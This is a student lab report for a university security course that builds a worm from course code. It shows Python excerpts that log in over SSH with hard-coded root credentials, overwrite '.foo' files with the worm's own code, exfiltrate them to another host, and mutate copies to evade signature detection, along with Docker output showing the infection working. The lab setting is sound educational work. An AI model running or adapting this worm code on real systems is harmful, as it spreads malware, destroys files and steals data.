Course : CSE406
Report On Malware Offline

Submitted By:

Fabiha Tasneem
Student ID: 1805072
Level-4 Term-1
Department of CSE
Bangladesh University of Engineering & Technology

Task 1


Taking cues from the code shown for AbraWorm.py, turn the FooVirus.py virus into a worm by incorporating networking code in it. The resulting worm will still infect only the '.foo' files, but it will also have the ability to hop into other machines.

Step 1:

I created a new file named **FooWorm.py** for this task.

Step 2:

I added a message from the **FooWorm** on the top.




```
print("""\nHELLO FROM FooWorm\n\n""")
print("""This is a demonstration of how easy it is to write a self-replicating program.
This worm will infect all files with names ending in .foo in the directory in which you execute an infected file.
If you send an infected file to someone else and they execute it, their, foo files will be damaged also muhahahaha.\n\n""")
```

Step 3:


Then I added the whole **AbraWorm.py** code snippet below it and applied some modifications.

Step 4


For testing in a fixed device, I changed these variables below:




```
debug = 1       # IMPORTANT:  Before changing this setting, read the last
                #             paragraph of the main comment block above. As
                #             mentioned there, you need to provide two IP
                #             addresses in order to run this code in debug
                #             mode.
```



```
def get_new_usernames(how_many):
    if debug: return ['root']      # need a working username for debugging
```




```
def get_new_passwds(how_many):
    if debug: return ['mypassword']      # need a working username for debugging
```



```
def get_fresh_ipaddresses(how_many):
    if debug: return ['172.17.0.10']
```

Step 5


I changed the command so that it searches for files with **.foo** extension.



```python
# if ''.join(received_list).find('FooWorm') >= 0:
#     print("\nThe target machine is already infected\n")
#     continue
# Now let's look for files that contain the extension '.foo'
cmd = 'ls *.foo'
```

Step 6


After downloading the files with **.foo** extension, I infect them with **FooVirus**.



```python
if len(files_of_interest_at_target) > 0:
    print("\nWill now try to infect the files first with FooVirus")
    # FooVirus.py starts here
    IN = open(sys.argv[0], 'r')
    length = len(IN.readlines())
    fooworm = [line for (i,line) in enumerate(IN) if i < length]

    for filename in files_of_interest_at_target:
        IN = open(filename, 'r')
        all_of_it = IN.readlines()
        IN.close()
        if any('FooWorm' in line for line in all_of_it): continue       # if the file is already infected, skip it
        os.chmod(filename, 0o777)
        OUT = open(filename, 'w')
        OUT.writelines(fooworm)
        all_of_it = ['#' + line for line in all_of_it]
        OUT.writelines(all_of_it)
        OUT.close()
```

Step 7


For sending the **FooWorm** to a fixed device, I provided the IP address of that host.




```python
#  For exfiltration demo to work, you must provide an IP address and the login
#  credentials in the next statement:
ssh.connect('172.17.0.10',port=22,username='root',password='mypassword',timeout=5)
```

Execution


Before running the **FooWorm.py**, the docker container terminals look like this:



```
[08/04/23]seed@VM:~$ dockps
d21d48d26e09  test_sshd_container_10
485a606c71f1  test_sshd_container_9
0d44aaaf31dc  test_sshd_container_8
dd7d6e7d56ee  test_sshd_container_7
f3cba60f1fa5  test_sshd_container_6
7f8314500504  test_sshd_container_5
c505b6624bfa  test_sshd_container_4
82834533e042  test_sshd_container_3
07881a0a2c6c  test_sshd_container_2
506ced080abf  test_sshd_container_1
[08/04/23]seed@VM:~$ 
```




```
[08/04/23]seed@VM:~$ docksh 485a606c71f1
root@485a606c71f1:/# ls
a.foo  bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
b.foo  boot  etc  lib   media  opt  root  sbin  sys  usr
root@485a606c71f1:/# cd root
root@485a606c71f1:~# ls
root@485a606c71f1:~# touch a.foo
root@485a606c71f1:~# echo "Hello there" > a.foo
root@485a606c71f1:~# touch b.foo
root@485a606c71f1:~# ls
a.foo  b.foo
root@485a606c71f1:~#
```




```
[08/04/23]seed@VM:~$ docksh d21d48d26e09
root@d21d48d26e09:/# ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
root@d21d48d26e09:/# cd root
root@d21d48d26e09:~# ls
root@d21d48d26e09:~# 
```

Now we execute **python3 FooWorm.py**:




```
• [08/04/23]seed@VM:~/.../Code$ python3 1805072_1.py

  HELLO FROM FooWorm


  This is a demonstration of how easy it is to write a self-replicating program.
  This worm will infect all files with names ending in .foo in the directory in which you execute an infected file.
  If you send an infected file to someone else and they execute it, their, foo files will be damaged also muhahahaha.


  Trying password mypassword for user root at IP address: 172.17.0.10


  connected to  172.17.0.10


  output of 'ls' command: [b'FooWorm.py\n', b'a.foo\n', b'b.foo\n']

  files of interest at the target: [b'a.foo', b'b.foo']


  Downloading  b'a.foo'  from target


  Downloading  b'b.foo'  from target


  Will now try to infect the files first with FooVirus

  Will now try to exfiltrate the files


  connected to exfiltration host


  Uploading  a.foo  to exfiltration host


  Uploading  b.foo  to exfiltration host
```

After running, the docker container terminals look like this:



```
[08/04/23]seed@VM:~$ docksh 485a606c71f1
root@485a606c71f1:/# ls
a.foo  bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
b.foo  boot  etc  lib   media  opt  root  sbin  sys  usr
root@485a606c71f1:/# cd root
root@485a606c71f1:~# ls
root@485a606c71f1:~# touch a.foo
root@485a606c71f1:~# echo "Hello there" > a.foo
root@485a606c71f1:~# touch b.foo
root@485a606c71f1:~# ls
a.foo  b.foo
root@485a606c71f1:~# ls
FooWorm.py  a.foo  b.foo
root@485a606c71f1:~# cat -n a.foo
     1	Hello there
root@485a606c71f1:~# cat -n FooWorm.py
     1	
     2	### FooWorm.py
     3	
     4	### Author: Fabiha Tasneem (1805072@ugrad.cse.buet.ac.bd)
     5	### Date:   August 1, 2023
     6	
     7	import sys
     8	import os
```



```
[08/04/23]seed@VM:~$ docksh d21d48d26e09
root@d21d48d26e09:/# ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
root@d21d48d26e09:/# cd root
root@d21d48d26e09:~# ls
root@d21d48d26e09:~# ls
a.foo  b.foo
root@d21d48d26e09:~# cat -n a.foo
     1	
     2	### FooWorm.py
     3	
     4	### Author: Fabiha Tasneem (1805072@ugrad.cse.buet.ac.bd)
     5	### Date:   August 1, 2023
     6	
     7	import sys
     8	import os
     9	import random
    10	import paramiko
    11	import scp
    12	import signal
    13	
    14	print("""\nHELLO FROM FooWorm\n\n""")
    15	print("""This is a demonstration of how easy it is to write a self-repli
```


Task 2

Modify the code AbraWorm.py code so that no two copies of the worm are exactly the same in all of the infected hosts at any given time.
One way to accomplish this would be by inserting worm alteration code after the comment line
# Now deposit a copy of AbraWorm.py at the target host:

that you see near the end of the main infinite loop in the script. This additional code in the worm could insert some extra newline characters between a randomly chosen set of lines, some extra randomly selected characters in the comment blocks, some extra white space between the identifiers in each statement at randomly chosen places, and so on. And if you are ambitious, you can get the worm to modify the code in more significant ways (without altering its overall logic) before depositing a copy of itself in a target host. For example, since you can use different control structures for infinite loops, you could randomly choose from amongst a given set of possibilities for each new version of the worm. The net result of all these changes on the fly will be that you will make it much harder for the worm to be recognized with simple signature-based recognition algorithms.

Step 1

I wrote a new function named **mutate()** to change the code so that no two copies of the worm are exactly the same.




```python
# Task 2
def mutate(filename):
    with open(filename, 'r') as file:
        lines = []
        for line in file:
            lines.append(line.rstrip())
        print("At the beginning, the file has %d lines" % len(lines))

        #randomly insert new lines
        length = len(lines)
        start_index = random.randint(0, length - 1)
        end_index = random.randint(start_index, start_index + 10)
        for i in range(start_index, end_index):
            lines.insert(i, "\n")

        # we will put 10 comments in the code
        for i in range(0, 9):
            length = len(lines)

            # randomly create comments
            characters = string.ascii_letters + string.digits
            random_string = ''.join(random.choice(characters) for _ in range(100))
            random_string = "\n# " + random_string + "\n"

            # put the comment in a random line
            rand_num = random.randint(0, length - 1)
            lines.insert(rand_num, random_string)

        # create a new file and write the new code into it so that we don't overwrite the original file
        with open("AbraWorm_2.py", 'w') as new_file:
            for line in lines:
                new_file.write(line + "\n")
            new_file.close()
            print("At the end, the file has %d lines" % len(lines))
            return new_file
```

Step 2

Like the previous task, I changed the same variables debug, username, password, ip_address for testing in a fixed device.

Step 3

